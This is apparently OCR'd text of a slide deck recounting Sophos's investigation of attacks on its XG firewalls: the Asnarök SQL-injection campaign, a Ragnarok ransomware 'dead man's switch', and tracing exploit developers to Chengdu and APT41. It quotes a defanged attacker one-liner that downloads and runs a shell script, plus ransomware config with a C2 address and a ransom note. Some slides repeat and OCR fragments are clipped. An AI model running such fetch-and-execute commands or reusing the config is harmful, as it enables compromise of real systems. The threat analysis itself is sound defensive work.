
This case is extremely interesting as it demonstrates the true multi-platform nature of a modern attack.

A well-financed, competent, determined attacker will unlikely ever to be restricted by the boundaries imposed by different platforms.

Building a unified server infrastructure that serves various agents working on different platforms makes perfect sense for them.


Source: Sophos

The mass attacks era



Source: Sophos


The mass attacks era



||cd /tmp/ && wget **hxxps://sophosfirewallupdate[.]com/sp/Install.sh** -O /tmp/x.sh && chmod 777 /tmp/x.sh && sh /tmp/x.sh||


Asnarök begins

- Day 0: Bug bounty awarded for CVE-2020-12271
- Day 1 exploit. Thousands of firewalls affected
- Day 2 hotfix patch
- Day 11: new telemetry added
- A few weeks later, a retro-hunt finds Patient Zero



Source: Sophos

Breaking and entering…the firewall



Source: Sophos / Dmitry Samosseiko

- Uses domains registered just prior to the attack, with the vendor name in them
- SQL injection leads to a Bash script
- Modifies internal functions of firewall and establishes persistence
- Steals firewall config and locally saved user account data “2own” the firewall
- Encrypts the data into a file named **info.xg** encrypted with the password GUCCI

Burdened with glorious purpose?

- The malware featured a so-called *dead man's switch*
- If a zero-byte file gets deleted, it triggers an alternative payload
- Delivered from a domain named after an event from Norse mythology (or maybe just a Marvel movie)
- After Sophos released hotfixes, the "dead man's switch" domain went live

Source: Marvel/Comic Con | Sophos

Ragnarok threatened


```
"except_language": [
 "0419",  // Russian - Russia --HEX
 "1049",  // Russian - Russia -- DEC
 "2052",  // Chinese (Simplified) - China
 "0480",  // Uyghur - China
 "1152",  // Uyghur - China
 "0478",  // Yi - China
 "1144",  // Yi - China
 "0451",  // Tibetan - China
 "1105",  // Tibetan - China
 "040a",  // Spanish - Spain
 "1034",  // Spanish - Spain
 "042b",  // Armenian - Armenia
 "1067",  // Armenian - Armenia
```

Source: Sophos

- When triggered, it tried EternalBlue and DoublePulsar exploits to spread Ragnarok ransomware to Windows computers on the LAN side of the firewall
- Payload was named “hotfix”
- Same ransomware deployed via vulnerable Citrix ADC servers in January 2020
- Excluded computers with Chinese localization settings

Ragnarok averted

- Exploits only work on Windows 7
- Ransomware was easily blocked by endpoint software



Source: Marvel

```
"dst_ip": "198.44.227.126",
"dst_port": 81,
"rg_path": "C:\\Users\\public\\veryhotfix",
"readme_name": "How_To_Decrypt_My_Files.txt",
"ext": ".ragnarok",
"readme_content": "#what happend?
                   1. you need a decrypt tool so that you can decrypt all of yo
                   2. contact with us for our btc address if you want decrypt y
                   3. you can provide a file which size less than 3M for us to
                   4. it is wise to pay in the first time it wont cause you mor
                   you can send your DEVICE ID to mail address below
                   ragnarok_master@
                   ragnarok@
                   yawkyawkyawk@"
"DEVICE ID": "",
```


```
': "C:\\Users\\public\\veryhotfix",
ıame": "How_To_Decrypt_My_Files.txt",
.ragnarok",
:ontent": "#what happend?
```

```
4. it is wise to pay in the first time
you can send your DEVICE ID to mail ad
ragnarok_master@
ragnarok@
yawkyawkyawk@"
```

Source: Sophos

Ragnarok averted

- Exploits only work on Windows 7
- Ransomware was easily blocked by endpoint software



Source: Marvel

```
"dst_ip": "198.44.227.126",
"dst_port": 81,
"rg_path": "C:\\Users\\public\\veryhotfix",
"readme_name": "How_To_Decrypt_My_Files.txt",
"ext": ".ragnarok",
"readme_content": "#what happend?
                   1. you need a decrypt tool so that you can decrypt all of yo
                   2. contact with us for our btc address if you want decrypt y
                   3. you can provide a file which size less than 3M for us to
                   4. it is wise to pay in the first time it wont cause you mor
                   you can send your DEVICE ID to mail address below
                   ragnarok_master@
                   ragnarok@
                   yawkyawkyawk@"
"DEVICE ID": "",
```

```
': "C:\\Users\\public\\veryhotfix",
ıame": "How_To_Decrypt_My_Files.txt",
.ragnarok",
:ontent": "#what happend?
```

```
4. it is wise to pay in the first time
you can send your DEVICE ID to mail ad
ragnarok_master@
ragnarok@
yawkyawkyawk@"
```

Source: C3 Entertainment

Sinkhole, telemetry revelations

Source: Generative AI

- 11 days after the attack, Dutch LE seizes the servers hosting “ragnarokfromasgard” and hands the domain off to Sophos to sinkhole
- Many of the devices contacting the domain appear to be a variety of consumer and SOHO routers
- Security Ops and engineering teams introduce new telemetry capabilities to XG firewalls…and “the implant”

The implant & the hotfix

Source: Generative AI

- Sophos created a tool they call “the implant” or “the kernel implant”
- Capable of retrieving logs and files from XG firewalls for advanced analysis
- Does not show up in process lists on firewalls
- Only deployed against firewalls who have a history of suspicious activity


Using the kernel implant

- Security Operations deploys the implant to a small number of devices
- Small-scale intrusions at targeted locations with unique payloads
- They also see attackers testing new exploits they're developing
- Sophos uses the implant to retrieve malware, then hotfixes the vulns before they get widely exploited

Image source: thespruce.com

Summer of cat-and-mouse

- 56 days after Asnarök, attackers use CVE-2020-15069 to hit thousands of firewalls at once, again, with webshells
- The new telemetry capabilities mean Security Operations can dig for a patient zero device, again, and find it
- This new bug was being tested in early April, before Asnarök had begun
- Attackers sabotage the hotfix mechanism itself for the first time



Source: Sophos

How to find an exploit maker

Image source: The Mirror (UK)

- Telemetry hunts find a cluster of XG firewalls geolocated in the city of Chengdu with fishy registration and nonstandard setups
- They have almost nothing on the LAN side, and the firmware versions jump forward and back, like the device was being reflashed
- Many of the devices are registered to an email that starts with “GBigMao”

Another character joins the fray

Image source: CBS / Paramount

- More weird behavior originates from firewalls registered in Chengdu
- One of the devices previously was used by a lecturer at the University of Electronic Science and Technology of China (UESTC) in Chengdu

Another character joins the fray

Image source: CBS / Paramount

- The firewalls seem to leap between IP addresses in far-flung locations, indicating the intermittent use of a VPN

Another character joins the fray

Image source: CBS / Paramount | Marvel

- The firewalls seem to leap between IP addresses in far-flung locations, indicating the intermittent use of a VPN
- Registered to "TStark"

Another character joins the fray

Image source: CBS / Paramount | Marvel | big sigh

- The firewalls seem to leap between IP addresses in far-flung locations, indicating the intermittent use of a VPN
- Registered to "TStark"

The Chengdu-APT41 nexus

- One of the kernel implants deployed on a TStark-registered device finds a copy of the Winnti rootkit on it
- Sophos quietly patches all firewalls to immunize them to this type of malware, and it isn't seen again




Image source: LAC Watch

The Chengdu-APT41 nexus

- One of the kernel implants deployed on a TStark-registered device finds a copy of the Winnti rootkit on it
- Sophos quietly patches all firewalls to immunize them to this type of malware, and it isn't seen again
- A week later, the implant retrieves malware for Apple OS X and iOS from another TStark-registered firewall

